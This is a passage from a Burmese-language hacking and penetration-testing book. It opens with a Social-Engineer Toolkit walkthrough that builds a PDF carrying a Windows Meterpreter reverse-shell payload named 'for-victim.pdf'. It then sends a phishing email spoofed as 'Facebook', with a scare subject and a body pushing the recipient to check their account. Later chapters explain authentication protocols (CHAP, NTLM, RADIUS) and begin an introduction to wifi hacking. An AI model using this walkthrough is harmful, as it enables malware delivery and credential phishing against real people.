[!] Unable to find PDF, defaulting to blank PDF.
```

ကျွန်တော်က Desktop ပေါ်မှာ test.pdf ဆိုတဲ့ဖိုင်လေး (pdf ဖိုင်တစ်ခုကို နာမည်ပြောင်းထားတာ) ကို ထည့်သုံးမှာမို့ Desktop/test.pdf လို့ ရိုက်ထည့်လိုက်တာ

ဖြစ်ပါတယ်။

```
   1) Windows Reverse TCP Shell              Spawn a command shell on
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on vic
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attac
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and creat
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over
g SSL and use Meterpreter

set:payloads>2
```

ဒီအဆင့်မှာတော့ ကျွန်တော်က 2) Windows Meterpreter Reverse_TCP ကို ရွေးလိုက်ပါတယ်။

```
set:payloads>2
set> IP address or URL (www.ex.com) for the payload listener
```

မိမိရဲ့ IP address ကို ထည့်သွင်းရမှာဖြစ်ပါတယ်။

```
set:payloads> Port to connect back on [443]:
```

နောက်တစ်ဆင့်ကတော့ ပြန်ပို့လာဖို့အတွက် port ကို ထည့်သွင်းပေးရမှာပါ။ default port = 443 ဖြစ်ပြီး ကျွန်တော်ကတော့ 2960 ကို ထည့်သွင်းလိုက်ပါတယ်။


```
   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
```

Port ဖြည့်သွင်းပြီးတဲ့အခါ payload generation ပြုလုပ်နေတာကို ခဏစောင့်ရပါမယ်။ ပြီးရင်တော့ အထက်ပါပုံအတိုင်း မေးလာမှာဖြစ်ပါတယ်။ 1 က လက်ရှိဖိုင်နာမည်အတိုင်းထားမယ်။ 2 က ဖိုင်နာမည် ပြန်ပြင်မယ် ဆိုပြီးဖြစ်ပါတယ်။ ကျွန်တော်က 2 ကို ရွေးပြထားပါတယ်။


```
set:phishing> New filename:for-victim.pdf
```

ဖိုင်နာမည်အသစ် တောင်းတဲ့အခါ for-victim.pdf လို့ ပေးလိုက်ပါတယ်။

ရှေ့မှာ ကျွန်တော် ရွေးခဲ့တဲ့ 17) သည် pdf အတွက်မို့ဖြစ်ပါတယ်။ ပြီးတဲ့အခါမှာတော့ ကျွန်တော်တို့ ဖန်တီးထားတဲ့ ဖိုင်ကလေးကို Home Directory မှာ ကြည့်လို့ရပြီဖြစ်ပါတယ်။



ဖန်တီးထားတဲ့ ဖိုင်က .set ဆိုတဲ့ Hidden Folder ထဲမှာ ရှိနေတာကြောင့် File ကိုဖွင့် menu ကနေ Show Hidden Files မှာ အမှန်ခြစ် ထည့်လိုက်မှသာ ပေါ်လာမှာဖြစ်ပါတယ်။ အပေါ်ပုံကို ကြည့်နိုင်ပါတယ်။ .set folder လေး ပေါ်လာရင် အထဲကို ဖွင့်ဝင်ပြီး ခုန ဖန်တီးထားတဲ့ဖိုင်ကို ရယူနိုင်ပြီဖြစ်ပါတယ်။



ခုန နမူနာမှာ ဖန်တီးပြထားတဲ့ for-victim.pdf ဆိုတဲ့ဖိုင်လေးကို အထက်ပါပုံအတိုင်း .set folder ထဲမှာ တွေ့မြင်နိုင်ပါတယ်။

Social Engineering >> Mass Mailer Attack

ဒီခါတော့ Social Engineering ထဲက Mass Mailer Attack ကို စမ်းသပ်ကြည့်ရအောင်ပါ။

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 5
```

အထက်ပါအတိုင်း 5) Mass Mailer Attack ကို ရွေးချယ်ဝင်ရောက်လိုက်ပါတယ်။

```
   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:mailer>1
```

ကျွန်တော်က mail လိပ်စာ တစ်ခုတည်းကို တိုက်ခိုက်လိုတာမို့ 1 ကို ရွေးလိုက်ပါတယ်။

```
set:phishing> Send email to:info@khitminnyo.com
```

ကျွန်တော်တို့ target ထားတဲ့ mail address ကို ဖြည့်သွင်းရမှာဖြစ်ပါတယ်။ ကျွန်တော်က နမူနာပြထားတာမို့ ကျွန်တော့်ဆီတော့ ပြန်မပို့နဲ့နော် :)

```
  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
```

ဒီအဆင့်မှာကျတော့ ကျွန်တော်က ကိုယ်ပိုင် mail server မရှိသေးတာကြောင့် 1 ကိုပဲ ရွေးချယ်လိုက်ပါတယ်။

```
set:phishing> Your gmail email address: [redacted] m@gmail.com
```

နောက်တစ်ဆင့်ကတော့ ကျွန်တော်တို့ရဲ့ gmail ကို ထည့်သွင်းရမှာပါ။ မိမိတို့ဖွင့်ထားတဲ့ gmail address ကို မှန်အောင်ထည့်ပါ။ အကြံပြုလိုတာက အကောင့်သစ်ဖွင့်ပြီး သုံးဖို့ပါပဲ။

```
set:phishing> The FROM NAME the user will see:Facebook
```

နောက်တစ်ဆင့်က ကျွန်တော်တို့ ပို့လိုက်တဲ့ gmail သည် target ထံရောက်သွားတဲ့အခါ ပေါ်စေလိုတဲ့ နာမည်ပါ။ ကျွန်တော်ကတော့ စာရရှိတဲ့သူ စိတ်ဝင်စားစေဖို့အတွက် Facebook လို့ နာမည်ပေးလိုက်ပါတယ်။ ဆိုလိုတာက Facebook က ပို့တာပေါ့။

```
set:phishing> The FROM NAME the user will see:
Email password:
```

ပြီးလို့ enter လိုက်ပြီဆိုရင်တော့ gmail passwords တောင်းပါလိမ့်မယ်။ ခုနထည့်ထားတဲ့ Account ရဲ့ Password ကို ထည့်ပေးလိုက်ပေါ့။ Password ရိုက်နေစဉ် စာမြင်ရမှာမဟုတ်တာကြောင့် မမှားအောင် သေချာရိုက်ဖို့ လိုအပ်ပါတယ်။ ဒီနေရာမှာ မှားသွားရင် အစက ပြန် စရမှာမို့လို့ပါပဲ။

```
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
```

အထက်ပါ အဆင့်တွေကို ရှင်းမပြတော့ပါ။

```
set:phishing> Email subject:Warning for your account
```

ဒီအဆင့်က အရေးပါပါတယ်။ စာပို့တဲ့ အကြောင်းအရင်းကို မေးတာမို့ပါ။ ကျွန်တော်ကတော့ ကျွန်တော့်ရဲ့ Target ကို စာဖွင့်ဖတ်စေလိုတာကြောင့် နည်းနည်းလန့်ပြီး ဖတ်ဖြစ်အောင် တွန်းအားပေးတဲ့အနေနဲ့ Warning for your account လို့ ခေါင်းစဉ် ထည့်သွင်းပေးလိုက်ပါတယ်။ (ကျွန်တော်တို့ဆီမှာတော့ အကြောင်းအရာပေါ့)။

```
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
```

ဒီနေရာမှာတော့ plain ကို သုံးမှာဖြစ်လလို့ p နဲ့ပဲ ရှေ့ဆက်လိုက်ပါတယ်။

```
set:phishing> Enter the body of the message, type END (capitals) when finished
```

ဒီအဆင့်ကတော့ ကျွန်တော်တို့ ပို့မယ့် mail ရဲ့ စာကိုယ်ပါ။

```
Hello,
Next line of the body: Your Facebook account has been checked by Facebook secur
ity team, because someone tried to use your facebook account.
Next line of the body: Please, check it out now.
Next line of the body: END
```

Next line of the body: ဆိုတာက ပို့တဲ့စာထဲမှာ ပါမှာမဟုတ်ပါဘူး။ နောက်တစ်ကြောင်းအနေနဲ့ ရေးတယ်ဆိုတာ သိဖို့ပဲ ရည်ရွယ်တာပါ။ အဲသည်မှာ မိမိအလိုရှိရာ ဖော်ပြရေးသားနိုင်ပါတယ်။ ပြီးပြီဆိုရင်တော့ နောက်တစ်လိုင်းမှာ END လို့ အကြီးစာလုံးတွေနဲ့ချည်း ရေးပြီး Enter ပါ။ ထို END သည်လည်း ပို့မယ့် mail ထဲမှာ

ပါဝင်ခြင်း မရှိပါ။

ပြီးရင်တော့ ကျွန်တော်တို့ရဲ့ Mail ကို Victim ထံ ပေးပို့ပြီး ဖြစ်ပါတယ်။ မှတ်ချက်။ ။ mail ပို့ရတာမျိုးဖြစ်တာကြောင့် ဒီအဆင့်တွေ လုပ်ဆောင်ဖို့အတွက် internet ဖွင့်ထားဖို့ လိုမယ်ဆိုတာတော့ ထည့်မပြောတော့ပါဘူးနော်။

Conclusion

ဒီအခန်းမှာတော့ သိသင့်တဲ့ အခြေခံကျတဲ့ အချက်ကလေးတွေကို ခြုံငုံမိအောင် ဖော်ပြဆွေးနွေးခဲ့ပါတယ်။ Setoolkit တစ်ခုလုံးကို တစ်ခုမကျန် ဖော်ပြဆွေးနွေးဖို့ဆိုရင်တော့ သီးသန့် စာအုပ်စာအုပ်ကြီးတစ်အုပ်စာ ဖြစ်နေမယ်ဆိုတာ menu တွေကို ကြည့်ရင်ပင် သိနိုင်ပါတယ်။

ဒါကြောင့် setoolkit ထဲက အခြားသော အကြောင်းအရာတွေကိုလည်း မိမိတို့ဘာသာ ဆက်လက် စမ်းသုံးကြည့်နိုင်မယ်လို့ ယူဆရင်း ဒီနေရာမှာ ရပ်နားပါရစေခင်ဗျာ။ Setoolkit ၏ ကျန်ရှိသည့် အသုံးပြုပုံများကို Facebook Group တွင် ဆက်လက် ဖော်ပြပေးသွားမှာဖြစ်လို့ ဒီစာအုပ်မှာပါတဲ့ Member Form ကို ဖြည့်စွက်ပြီး ပေးပို့လိုက်ရုံနဲ့ Facebook Group Member အဖြစ် ဆက်လက် လေ့လာနိုင်ဦးမှာဖြစ်ပါတယ်ခင်ဗျာ။

CHAPTER 13: Authentication System

Introduction

ကွန်ပျူတာစနစ်တစ်ခုထဲကို ကျွန်တော်တို့ Login ဝင်ရောက်တဲ့အခါ ဟုတ်မဟုတ် ခွဲခြားနိုင်ဖို့အတွက် user name & password လို information တွေ ထည့်သွင်းပေးရပါတယ်။ ဒါကို Authentication လို့ ခေါ်ပါတယ်။

Authentication မှာ တကယ်တော့ user name & password အပြင် အခြားအရာတွေကိုလည်း other security layer တွေအနေနဲ့ ဖြည့်သွင်းနိုင်ပါသေးတယ်။ ဥပမာ - လကဗွေစနစ်လိုမျိုး၊ အားလုံးသိကြတဲ့ Login Approval (2 steps verification) မျိုးတွေပေါ့။ Authentication process တစ်ခု လုပ်ဆောင်ဖို့အတွက် user name & password စတာတွေကို သိုလှောင် သိမ်းဆည်းထားမယ့် Database စနစ်တစ်ခု လိုအပ်ပါတယ်။ Data တွေကိုတော့ များသောအားဖြင့် plain text အနေနဲ့မဟုတ်ဘဲ hashed texts တွေနဲ့ သိမ်းဆည်းလေ့ရှိကြပါတယ်။

အဲသည် database ကို workgroup environment တစ်ခုအနေနဲ့ Local system ထဲမှာ သိုလှောင်ထားနိုင်သလို Active directory တစ်ခုကို အသုံးပြုတဲ့အခါ server တစ်ခုခုမှာလည်း သိုလှောင်ထားနိုင်ပါတယ်။ ဒီအချက်အလက်တွေကို Local system ထဲမှာ ထားရှိအသုံးပြုခြင်းက စိတ်ချရမှုအပိုင်းမှာ ပိုမိုအားနည်းစေပါလိမ့်မယ်။ ဘာကြောင့်လဲဆိုရင် database system ကို dump လုပ်ဖို့နဲ့ password တွေကို offline အနေနဲ့ crack သွားနိုင်ဖို့ လွယ်ကူသွားတဲ့အတွက် ဖြစ်ပါတယ်။

ဒ့ါပြင် Microsoft system တွေသည် local computer database မှာ passwords တွေကို သိုလှောင်သိမ်းရာမှာ လုံခြုံမှုအားနည်းတဲ့ hash algorithms ကိုသာ အသုံးပြုထားတာကြောင့် ဖြစ်ပါတယ်။ အဲသည် database ကို SAM database လို့ ခေါ်ပါတယ်။

Authentication ပြုလုပ်ရာမှာ အသုံးပြုတဲ့ basic form ကတော့ user name & password ကို အသုံးပြုခြင်းပါပဲ။ PIN တွေ Pattern တွေနဲ့ တစ်ဆင့်ခံထားတဲ့ Authentication မျိုးကိုလည်း ကျွန်တော်တို့ ကြုံဖူးကြသလို အလားတူ အခြားပုံစံနဲ့ Authenticate လုပ်နိုင်အောင် စီစဉ်ထားတဲ့ နည်းပညာတွေကိုလည်း ကျွန်တော်တို့ သိကြပါတယ်။ ဒါပေမယ့် ကျွန်တော်တို့ ယနေ့ အသုံးများတာက One Factor Authentication နည်းလမ်းပဲ ဖြစ်နေပါတယ်။

Multi-factor authentication ကို အသုံးပြုမယ်ဆိုရင်တော့ အခြားသော နည်းပညာရပ်တွေကိုပါ ထပ်မံ စဉ်းစားရမှာဖြစ်ပါတယ်။ ဥပမာ - password တွေအပြင် smart card တွေနဲ့ Authenticate လုပ်ရတာမျိုးပေါ့။ (နိုင်ငံခြား ဇာတ်ကားတွေ ထဲမှာ မြင်ဖူးနေကျ ဖြစ်မှာပါ)

Smart card တွေမှာ Card holder ကို identify လုပ်ပေးနိုင်မယ့် magnetic field ပါဝင်ပါတယ်။ ဒါကြောင့် user name, password နဲ့ smart card ကို အသုံးပြုတယ်ဆိုရင် ဒါဟာ multi-layer authentication ဖြစ်ပါတယ်။ တစ်စုံတစ်ယောက်က သင့်ရဲ့ user name & password ကို သိသွားရင်တောင် card ကို ပုံတူလုပ်ဖို့ အဆင်မပြေတာကြောင့် ပိုပြီး စိတ်ချ လုံခြုံမှု ရှိစေတာပေါ့။ Facebook Account & gmail account တွေကို Login Approval ပြုလုပ်ပြီး ကျွန်တော်တို့ သုံးနေကျသလိုမျိုးပါပဲ။

ဒါတွေအပြင် Fingerprint, eye scanners, voice recognition စတဲ့ နည်းလမ်းတွေကိုလည်းပဲ အသုံးပြုနိုင်ပါသေးတယ်။ Token generator တွေကို အသုံးပြုပြီး OTP လို့ခေါ်တဲ့ One Time Password ကိုလည်း အသုံးပြုနိုင်ပါသေးတယ်။ Facebook & Gmail တို့မှာ Login ဝင်တဲ့အခါ ပို့ပေးတဲ့ code တွေသည်လည်း OTP အမျိုးအစားထဲမှာ ပါဝင်ပါတယ်။ သင့်အနေနဲ့ တစ်ကြိမ်သာ အသုံးပြုနိုင်မှာမို့ပါပဲ။

Multi-factor authentication ကို category ၃မျိုးနဲ့ စဉ်းစားလုပ်ဆောင်လေ့ရှိကြပါတယ်။ ဘာတွေလဲဆိုတော့

Category A = Something you know (e.g. Passwords, PIN, ...)

Category B = Something you have (e.g. smart card, ...)

Category C = Something you are (e.g. fingerprint, eye, voice, ...) ဖြစ်ကြပါတယ်

Token Generator mechanism မှာတော့ regular OTP, hashed OTP & time-based OTP ဆိုပြီး သုံးမျိုး ပါဝင်တာကို တွေ့ရပါတယ်။ OTP သည် အလွန် လုံခြုံမှုရှိပြီး Hacker တွေအနေနဲ့ ကြိုတင်ခန့်မှန်းဖို့ ဘယ်လိုမှ မလွယ်ကူနိုင်တဲ့ security mechanism တစ်ခု ဖြစ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ random အနေနဲ့ generate လုပ်လိုက်တဲ့ password တွေကို ဖန်တီးဖို့အတွက် မည်သည့် formula ကိုမျှ သုံးမထားလို့ ဖြစ်ပါတယ်။ OTP စနစ်ကို ကျွန်တော်တို့နိုင်ငံမှာလည်း Mobile Banking အချို့မှာ အသုံးပြုနေတာ တွေ့ရပါတယ်။ Login approval လုပ်ထားတဲ့ Facebook & Google account တွေကို Application ကနေ ဝင်ရောက်တဲ့အခါမှာလည်း ထို့အတူပါပဲ။ time-based OTP ကိုတော့ ကျွန်တော်တို့ နေ့စဉ် သုံးနေတဲ့ Facebook Application ရဲ့ Code Generator မှာ လေ့လာနိုင်ပါတယ်။

Authentication Protocols

Security & Usage မတူညီတဲ့ authentication protocol များစွာကို နှစ်ပေါင်းများစွာအတွင်းမှာ အသုံးပြုခဲ့ကြပါတယ်။ ဥပမာပြောရရင် corporate network တစ်ခုကို တစ်နေရာကနေ connect လုပ်နိုင်ဖို့အတွက် PPP လို့ခေါ်တဲ့ Point-to-Point Protocol ကို အသုံးပြုခဲ့ကြပါတယ်။ PPP မှာ user ကို authenticate လုပ်နိုင်ဖို့အတွက် PAP နဲ့ အခြားနည်းလမ်းတွေကို အသုံးပြုကြပါတယ်။ PAP ဆိုတာကတော့ Password Authentication Protocol ဖြစ်ပါတယ်။ လုံခြုံရေး အားနည်းတာကြောင့်

မသုံးသင့်ပါဘူး။

PAP အစား CHAP ကို အသုံးပြုနိုင်ပါတယ်။ Challenge-Handshake Authentication Protocol (CHAP) ဟာ Client ရော Server ရော နှစ်ဘက်လုံးမှာ လျှို့ဝှက်ပြီး sharing ပြုလုပ်ပေးပါတယ်။ ထို secret ကို အင်တာနက်ပေါ် transmit လုပ်မှာမဟုတ်ပါဘူး။ MS-CHAP ကတော့ CHAP ကိုပဲ Microsoft ကနေ မွမ်းမံဖန်တီးထားတာ ဖြစ်ပါတယ်။ Client ရော Server ကနေ Secret key တွေကို သိစရာမလိုတော့တဲ့ နည်းပါ။

CHAP Vs MS-CHAP

ရှေ့မှာ ဆွေးနွေးခဲ့သလိုပါပဲ။ CHAP မှာက Client ရော Server ရော နှစ်ဘက်လုံးမှာ Secret key ကို သိနေဖို့ လိုအပ်ပါတယ်။ client & server ကြား link တစ်ခု ချိတ်ဆက်ဆက်သွယ်ပြီး ပထမအဆင့်အနေနဲ့ server က challenge key တစ်ခု ဖန်တီးပေးပို့ပါတယ်။ client က One-Way hash function ကို သုံးပြီး key တွေကို share ပါတယ်။ ပြီးတော့ Server ဆီ ပြန်ပို့ပေးပါတယ်။ server ကလည်း same hash algorithm ကိုသုံးပြီး challenge hash value နဲ့ shared key ကို တွက်ချက်ပါတယ်။ response နှစ်ခုကို နှိုင်းယှဉ်ပြီး match ဖြစ်ရင် authentication ကို grant ပေးလိုက်ပါတယ်။ match မဖြစ်ရင်တော့ ပေးမဝင်တော့ဘူးပေါ့။

MS-CHAP ကိုတော့ Windows ကွန်ပျူတာတွေကြား တစ်နေရာစီကနေ ချိတ်ဆက်နိုင်အောင်လို့ Microsoft ကနေ ဖန်တီးထားခဲ့တာဖြစ်ပါတယ်။ MS-CHAP နဲ့ ရိုးရိုး CHAP ကြားမှာ ကွာခြားမှုတွေ ရှိပါတယ်။ MS-CHAP မှာ plain-text (or) password တွေကို သိုလှောင်ဖို့ authenticator မလိုအပ်တော့ပါဘူး။ MS-CHAP သည် Authenticator-controlled authentication retry နဲ့ password changing mechanism တို့ကိုပါ ထောက်ပံ့ပေးထားပါတယ်။

MS-CHAP ရဲ့ ဒုတိယ version ကို January, 2000 မှာ ထုတ်သုံးခဲ့ပါတယ်။ mutual authentication ကို လုပ်ဆောင်နိုင်လာတာမို့ client & server နှစ်ဘက်လုံးက တစ်ဘက်နဲ့တစ်ဘက် အပြန်အလှန် authenticate လုပ်နိုင်လာပါတယ်။ Authentication server ကနေ verificcation request ကို client ထံ ပေးပို့ပါတယ်။ client က user name နဲ့ response လုပ်ရပါတယ်။ Secure Hash Algorithm (SHA) သည် ရလာတဲ့ challenge string ကို hash ပြုလုပ်ရပါတယ်။ Authentication server သည် Client ရဲ့ response ကို စစ်ဆေးပြီး success (or) failure ဖြစ်ကြောင်း notification ပြန်ပို့ပေးရပါတယ်။

NTLM

NTLMv1 ကို Windows NT 4.0 နဲ့ ရှေ့ပိုင်း version တွေမှာ သုံးခဲ့ပါတယ်။ LM နဲ့ NT ကို hashing algorithm အဖြစ် သုံးထားတာကြောင့် အတော့်ကို လုံခြုံရေး အားနည်းပါတယ်။ NTLMv2 ကတော့ ပိုမိုလုံခြုံမှုရှိလာပြီး ယနေ့ထိ သုံးနေဆဲ ဖြစ်ပါတယ်။ NTv2 နဲ့ LMv3 hashing အပြင် RC4 cipher ကိုပါ သုံးထားတာကြောင့် NTLMv1 ထက် အဆပေါင်းများစွာ လုံခြုံမှုပိုသွားတာ ဖြစ်ပါတယ်။ NTLM Authentication က အောက်ပါအတိုင်း လုပ်ဆောင်ပါတယ်။

၁။ user သည် client computer ကနေ domain name, user name နဲ့ password တွေ ဖြည့်သွင်းရပါတယ်။ အဲလို ဖြည့်သွင်းတဲ့နေရာမှာ actual password ကို ပယ်ဖျက်လိုက်ပြီး cryptographic hash အဖြစ် ပြောင်းလဲလိုက်ပါတယ်။

၂။ client သည် user name ကို plain-text အဖြစ် server ထံ ပေးပို့ပါတယ်။

၃။ server က challenge လို့ခေါ်တဲ့ 64byte random number ကို ထုတ်ပြီး client ထံ ပေးပို့ပါတယ်။

၄။ client က server ရဲ့ password hash တွေနဲ့အတူ challenge ကို encrypt လုပ်ပြီး server ထံ ပြန်ပို့ပါတယ်။ ဒါကို response လို့ သတ်မှတ်ပါတယ်။

၅။ server သည် user name ရယ်၊ client ထံ ပေးပို့လိုက်တဲ့ challenge ရယ်၊ client ဆီက ပြန်လာတဲ့ response ရယ် (၃ခုလုံး)ကို domain controller ထံ ပေးပို့ရပြန်ပါတယ်။

၆။ Domain controller သည် SAM (Security Account Manager) ထံမှ user ရဲ့ password hash တွေကို user name နဲ့ တိုက်ဆိုင်ရှာဖွေပြန်ယူလာပြီး challenge ကို encrypt လုပ်ဖို့အတွက် ထို hash တွေကို အသုံးပြုရပါတယ်။

၇။ Domain controller ကပဲ Step 6 မှာ ရလာတဲ့ encrypted challenge နဲ့ step 4 မှာ ရလာတဲ့ response ကို နှိုင်းယှဉ်ရပါတယ်။ တစ်ထပ်တည်းကျတယ်ဆိုရင်တော့ Authentication သည် successful ဖြစ်ပြီ ဖြစ်ပါတယ်။

Microsoft ရဲ့ MS-CHAP သည် လုံခြုံမှုရှိသည်ဆိုသော်ငြားလည်း smart card တွေ PEAP တွေလောက်တော့ လုံခြုံမှု မပေးနိုင်ပါဘူး။ ဒီအကြောင်းတွေကိုတော့ ချန်ခဲ့လိုက်ပါရစေ။ စာအရမ်းရှည်မှာစိုးတာကြောင့်ပါ။

ဒီအခန်းမှာ ဆွေးနွေးတာတွေက စာတွေချည်းပဲမို့ ပျင်းနေပြီလား။ ဒီအချက်တွေနဲ့ cryptography ကို မသိမဖြစ် သိရှိဖို့ လိုအပ်လို့ ဒီအခန်းတွေကို ထည့်သွင်းပေးထားရခြင်း ဖြစ်ပါတယ်။ ကျွန်တော်တို့အနေနဲ့ စတင် လေ့လာစ မှာ ဒါတွေကို မသိဘဲတော့ ဒီ့ထက်ပိုမိုသာလွန်တဲ့အဆင့်ကို ရောက်နိုင်ဖို့ မလွယ်ပါဘူး။ Hacker/Pen-tester တစ်ယောက်ရဲ့ အထူးလိုအပ်တဲ့အရည်အချင်းက စိတ်ရှည်သည်းခံနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ကျွန်တော်တို့အားလုံး ဒီအဆင့်လေးတွေကို စိတ်ရှည်ရှည်လေးထားပြီး စာအုပ်ကျော်မလှန်မိဖို့ ကြိုးစားကြရအောင်ခင်ဗျ။

Triple A (AAA)

AAA ကိုတော့ ကျွန်တော်တို့ ကြားဖူးကောင်း ကြားဖူးကြပါလိမ့်မယ်။ Authentication, Authorization & Accounting ဆိုပြီးတော့ ဖြစ်ပါတယ်။ security network တစ်ခုအတွက် AAA သည် မရှိမဖြစ် လိုအပ်ချက်တစ်ခုပါ။ ကျွန်တော်တို့ ဒီမတိုင်ခင် authentication protocol တွေအကြောင်း အနည်းငယ် ဆွေးနွေးခဲ့ကြပါတယ်။ ဒါတွေဟာ A တစ်လုံးပဲ ရှိပါသေးတယ်။

Authentication ဆိုတဲ့ A ပါ။ AAA ကို တပြိုင်နက်တည်း လုပ်ဆောင်နိုင်တာတော့ ရှိပါတယ်။ RADIUS ပါ။ Remote Authentication Dial-in User Service system (RADIUS) ကတော့ user ရဲ့ action တွေပေါ် authenticate, authorize & audit တွေကို လုပ်ဆောင်နိုင်ပါတယ်။ Microsoft တို့လို့ vendor များစွာက implement လုပ်ထားတာဖြစ်ပြီး authentication message တွေအတွက် UDP port 1812 နဲ့ Accounting အတွက် UDP port 1813 တို့ကို အသုံးပြုထားပါတယ်။ older version တွေမှာတော့ UDP port 1645 နဲ့ 1646 တို့ကို အသုံးပြုထားပါတယ်။

RADIUS လို တူညီစွာလုပ်ဆောင်နိုင်တဲ့ အခြား system တွေလည်း ရှိနေပါသေးတယ်။ Terminal Acccess Controller Acccess-Control System တွေပေါ့။ TACAS တို့၊ TACACS+ တို့နဲ့ Cisco ကမွမ်းမံထားတဲ့ XTACACS တို့ စသည်ဖြင့် များစွာ ကျန်ရှိပါသေးတယ်။

စာတွေချည်း ဖတ်နေရလို့ ပျင်းမသွားပါနဲ့ခင်ဗျ။ အခြေခံ သိမှ ဖြစ်မှာတွေကို ထည့်သွင်းဆွေးနွေးထားမှသာ သက်ဆိုင်ရာ ကဏ္ဍတွေမှာ ပိုပြီး နားလည်နိုင်မှာမို့ ဖြစ်ပါတယ်။ သဘောတရားတွေဆိုတာ ဖောက်ဝင်ရမယ့် လမ်းကြောင်းအတွက် အဓိက အခွင့်အလမ်းဖြစ်တာမို့ သဘောတရားတွေကို နားလည်ထားလေလေ ပိုမိုကောင်းမွန်လေလေ ဖြစ်ပါကြောင်း ဆွေးနွေးရင်းနဲ့ နောက်တစ်ခန်းမှာ ပြန်လည်ဆုံတွေ့ရအောင်ခင်ဗျာ။

CHAPTER 14: Wireless Network & Wifi Hacking

Introduction

ဒီအပိုင်းကတော့ အတော်များများ စိတ်ဝင်စားကြတဲ့ အပိုင်း ဖြစ်ပါတယ်။ ခက်ခဲတဲ့ကဏ္ဍလည်း မဟုတ်တာကြောင့် နားလည်ရလည်း လွယ်ကူပါတယ်။ ထုံးစံအတိုင်း သိသင့်တာလေးတွေကို ကြိုပြီး ဆွေးနွေးဦးမှာမို့ ခဏတော့ သည်းခံဖတ်ပေးပါဦးခင်ဗျာ။

Wireless network အသုံးပြုမှုတွေက ပိုမိုတွင်ကျယ်လာတာကို တွေ့မြင်နေရတဲ့ ယနေ့ခေတ်မှာတော့ Wireless Hacking ကိုလည်း ပိုပြီး စိတ်ဝင်စားလာတာ မဆန်းလှပါဘူး။ အင်တာနက် သုံးသည်ဖြစ်စေ မသုံးဘူးဖြစ်စေ wireless network ကို အသုံးပြုပြီး local (internal) မှာ connection ပြုလုပ်သုံးနေရတဲ့ စီးပွားရေးလုပ်ငန်း အများစု ရှိကြပါတယ်။ ဥပမာပြောရရင် ကွန်ပျူတာအရောင်းစနစ် အသုံးပြုတဲ့ (Stock Management Software) သုံး လုပ်ငန်းတွေမှာလည်း network ချိတ်ဆက်တဲ့နေရာမှာ ကြိုးမဲ့စနစ် (wifi) ကို အသုံးပြုလာကြတာ တွေ့ရပါတယ်။ အချို့ စားသောက်ဆိုင်တွေနဲ့ လက်ဘက်ရည်ဆိုင်တွေမှာပါ Tablet ကလေးတွေကို ကိုင်ဆောင်ထားတဲ့ ဝန်ထမ်းလေးတွေက ဝန်ဆောင်မှုပေးနေတာကို မြင်တွေ့နိုင်ပါတယ်။

